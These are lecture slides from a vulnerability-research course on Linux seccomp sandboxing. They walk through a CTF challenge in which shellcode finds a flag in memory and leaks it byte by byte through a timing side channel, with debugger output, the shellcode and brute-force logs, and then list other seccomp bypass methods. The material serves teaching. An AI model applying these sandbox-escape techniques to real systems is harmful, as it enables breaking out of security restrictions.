

LSN 12 : Bypassing Seccomp

Vulnerability Research

Objectives

Lesson #12: Bypassing Seccomp

- Examine the linux security mechanism seccomp and understand how it implements syscall blocking.
- Explore using a timing attack to bypass a severely restricted environment.

References

- LibSeccomp Github Repo [[Link](#)]
- UIUCTF 2022 No Syscalls Challenge [[Link](#)]
- Pwn.College Sandboxing Lesson [[Slides](#)]

What is Seccomp?

- Short for **SECure COMPuting** mode
-
- Security mechanism implemented in Linux Kernel
 - Allows program to 1-way transition into new state
 - New state specified by SECCOMP rules
 - Can prevent opening new file descriptors
 - Can restrict syscalls to limited set
 - Can explicitly prevent specific syscalls (e.g. – execve)



Basic Seccomp Example

Here, we add a seccomp rule to kill the program on the *write* syscall

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <seccomp.h>
#include <sys/syscall.h>

void secure() {
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(write), 0);
    seccomp_load(ctx);
}

int main() {

    printf("<<< Hello\n");
    secure();
    printf("<<< World\n");
}
```

```
$ gcc -o hello-world hello-world.c -lseccomp -no-pie
$ ./hello-world
<<< Hello
Bad system call (core dumped)
```

Basic Seccomp Example

Seccomp throws a SIGSYS (signal that is returned when program calls syscall with bad arguments)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <seccomp.h>
#include <sys/syscall.h>


void secure() {
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(write), 0);
    seccomp_load(ctx);
}

int main() {
    printf("<<< Hello\n");
    secure();
    printf("<<< World\n");
}
```

```
pwndbg> r
Starting program: /root/workspace/seccomp/hello-world
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-
gnu/libthread_db.so.1".
<<< Hello
```

```
Program terminated with signal SIGSYS, Bad system call.
The program no longer exists.
```



Seccomp One-Way



- Seccomp is an irreversible one-way transition
-
- Its important to note that there isn't a *seccomp_rule_delete*
 - *seccomp_reset()* and *seccomp_release()* only work prior to *seccomp_load()*
 - *seccomp_load()* forces an irreversible transition, implementing the rules context
-

```
void secure() {  
    scmp_filter_ctx ctx;  
    ctx = seccomp_init(SCMP_ACT_ALLOW);  
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(write), 0);  
    seccomp_load(ctx);  
    seccomp_release(ctx);  
}
```

```
$ ./hello-world  
<<< Hello  
Bad system call (core dumped)
```



Example Challenge

- No-Syscalls: CTF Problem From UIUCTF 2022
- Restricted all syscalls

```
$ seccomp-tools dump ./no_syscalls_allowed
```

| line | CODE | JT | JF | K |
|-------|------|------|------|--------------------------------------------|
| 0000: | 0x20 | 0x00 | 0x00 | 0x00000004 A = arch |
| 0001: | 0x15 | 0x00 | 0x03 | 0xc000003e if (A != ARCH_X86_64) goto 0005 |
| 0002: | 0x20 | 0x00 | 0x00 | 0x00000000 A = sys_number |
| 0003: | 0x35 | 0x00 | 0x01 | 0x40000000 if (A < 0x40000000) goto 0005 |
| 0004: | 0x15 | 0x00 | 0x00 | 0xffffffff /* no-op */ |
| 0005: | 0x06 | 0x00 | 0x00 | 0x00000000 return KILL |



Quitting Time?

An irreversible function that implements blocking Linux system calls does seem like an appropriate time to give up.

Let's Examine the Binary

```
00001179  int32_t main(int32_t argc, char** argv, char** envp)
```

```
00001179  {
```

```
00001181      int32_t var_1c = argc;
```

```
00001184      char** var_28 = argv;
```

```
000011b8      read(open("/flag.txt", 0), &flag, 0x64);
```

←..... The binary loads the flag into memory

```
000011dd      int64_t rax_3 = mmap(nullptr, 0x1000, 6, 0x22, 0xffffffff, 0);
```

```
000011f7      read(0, rax_3, 0x1000);
```

```
00001209      int32_t rax_6 = seccomp_load(seccomp_init(0));
```

←..... The binary loads the seccomp filter

```
00001210      if (rax_6 >= 0)
```

```
0000120e      {
```

```
0000121b          rax_6 = rax_3();
```

←..... The binary reads execs your shellcode

```
0000121b      }
```

```
00001221      return rax_6;
```

```
00001221  }
```


Attack Plan

- Phase1: Determine the location of the flag in memory
- Phase2: Write shellcode that prints out the flag without using any syscalls



- Phase3: Profit

Examining Memory for Our Flag

```
pwndbg> search flag{ <..... Search for the contents of flag.txt
Searching for value: 'flag{'
no_syscalls_allowed 0x55c63c664080 'flag{i_sure_wished_this_worked_remotely_too}\n'
```

```
pwndbg> xinfo 0x55c63c664080 <..... Examine the memory address of the flag
Extended information for virtual address 0x55c63c664080:
```

```
Containing mapping:
0x55c63c664000      0x55c63c665000 rw-p      1000    3000
/root/workspace/cse4850/seccomp/no_syscalls_allowed/no_syscalls_allowed
```

```
Offset information:
Mapped Area 0x55c63c664080 = 0x55c63c664000 + 0x80
File (Base) 0x55c63c664080 = 0x55c63c660000 + 0x4080
File (Segment) 0x55c63c664080 = 0x55c63c663dd8 + 0x2a8
File (Disk) 0x55c63c664080 = [not file backed]
```

```
Containing ELF sections:
.bss 0x55c63c664080 = 0x55c63c664060 + 0x20
```

```
pwndbg>
```

Our flag is stored in the BSS at an address that is randomized by PIE at runtime.

Examining Memory for Our Flag

```
RAX 0x0
*RBX 0x7ffc513ebe8 -> 0x7ffc5140566 <- '/root/workspace/cse4850/seccomp/no_syscalls_allowed/no_syscalls_allowed'
RCX 0x0
*RDX 0x7fcfe2764000 <- push qword ptr [rbp + 0x18]
RDI 0x0
*RSI 0x6
*R8 0x7
*R9 0x55c63c7bd350 <- 0x55c63c661179
*R10 0xd2f9c4d0221d75ca
*R11 0x246
R12 0x0
*R13 0x7ffc513ebf8 -> 0x7ffc51405ae <- 'SHELL=/bin/bash'
R14 0x0
*R15 0x7fcfe2799020 (_rtld_global) -> 0x7fcfe279a2e0 -> 0x55c63c664080
*RBP 0x7ffc513ead0 <- 0x1
*RSP 0x7ffc513eab0 -> 0x7ffc513ebe8 -> 0x7ffc5140566 <- '/root/workspace/cse4850/seccomp/no_syscalls_allowed/no_syscalls_allowed'
*RIP 0x55c63c66121b (main+162) <- call rdx
```

pwndbg> stack 10

```
00:0000| rsp 0x7ffc513eab0 -> 0x7ffc513ebe8 -> 0x7ffc5140566 <- '/root/workspace/cse4850/seccomp/no_syscalls_allowed/no_syscalls_allowed'
01:0008|      0x7ffc513eab8 <- 0x100000000
02:0010|      0x7ffc513eac0 -> 0x7fcfe2764000 <- push qword ptr [rbp + 0x18]
03:0018|      0x7ffc513eac8 <- 0x300000000
04:0020| rbp 0x7ffc513ead0 <- 0x1
05:0028|      0x7ffc513ead8 -> 0x7fcfe257318a (__libc_start_call_main+122) <- mov edi, eax
06:0030|      0x7ffc513eae0 <- 0x0
07:0038|      0x7ffc513eae8 -> 0x55c63c661179 (main) <- push rbp
```

In our shellcode, we'll need to resolve the address of the PIE flag at runtime. Examining our registers and stack, we see that a PIE resolved address for main() is located at rbp+0x18. We can use an offset of this to determine the location of the flag.

flag (0x55c63c664080)
- main (0x55c63c661179)

0x2f07

flag = [[rbp+0x18]+0x2f07]

Start of Our Shellcode

```
shell = asm("""  
    push [rbp+0x18]    /* main() */  
    pop r9  
    add r9, 0x2f07     /* flag=main+0x2f07*/  
    push [r9]         /* push flag contents to stack */  
    ...
```

Phase 1 Complete. We can push a char* to our flag onto the stack. Now we'll just need to figure out Phase 2.

Attack Plan





- Phase1: Determine the location of the flag in memory
- Phase2: Write shellcode that prints out the flag without using any syscalls



- Phase3: Profit

Implement A Timing Attack

- We'll just go ahead and implement a timing attack against ourselves
- A timing attack is an attack that reveals information through the side channel of time.



Our Timing Attack

```
shell = asm("""  
    push [rbp+0x18]    /* main() */  
    pop r9  
    add r9, 0x2f07     /* flag=main+0x2f07*/  
    push [r9]         /* push flag contents to stack */  
loop:  
    xor    r11, r11  
    mov    r11b, byte [rsp-0x1+%i]  
    cmp    r11, %i  
    je loop           /* if equal, loop forever */  
  
""") % (pos, byte))
```

We declare two variables (pos: the position in the flag we want to test and (byte: the individual byte we want to check.) We'll have to throw this shellcode until we find a successful candidate for every position.


Our Timing Attack

```
[*] Trying 98 against position: 0
[*] Trying 99 against position: 0
[*] Trying 100 against position: 0
[*] Trying 101 against position: 0
[*] Trying 102 against position: 0
[!] Matched 102 at position 0
Flag Updated: f
[*] Trying 48 against position: 1
[*] Trying 49 against position: 1
[*] Trying 50 against position: 1
[*] Trying 51 against position: 1
[*] Trying 52 against position: 1
[*] Trying 53 against position: 1
...
```

We declare two variables (pos: the position in the flag we want to test and (byte: the individual byte we want to check.) We'll have to throw this shellcode until we find a successful candidate for every position.

Other Ways of Bypassing Seccomp

- In the case of limited syscalls, use other syscalls in non-standard ways. (E.g - open,write,mmap,exit can read from a file.)
- Use open() and write() to open a child processes mapped memory and write shellcode directly into a child's memory.
- Disable seccomp with a single bit flip in the kernel. More about this later in the semester.
- Syscall confusion. Identify issues in the filter where the program intended a 64-bit call but used a 32-bit value.
- Side-channel attacks using sleep(n) or exit(n) to leak a value.



Thank you.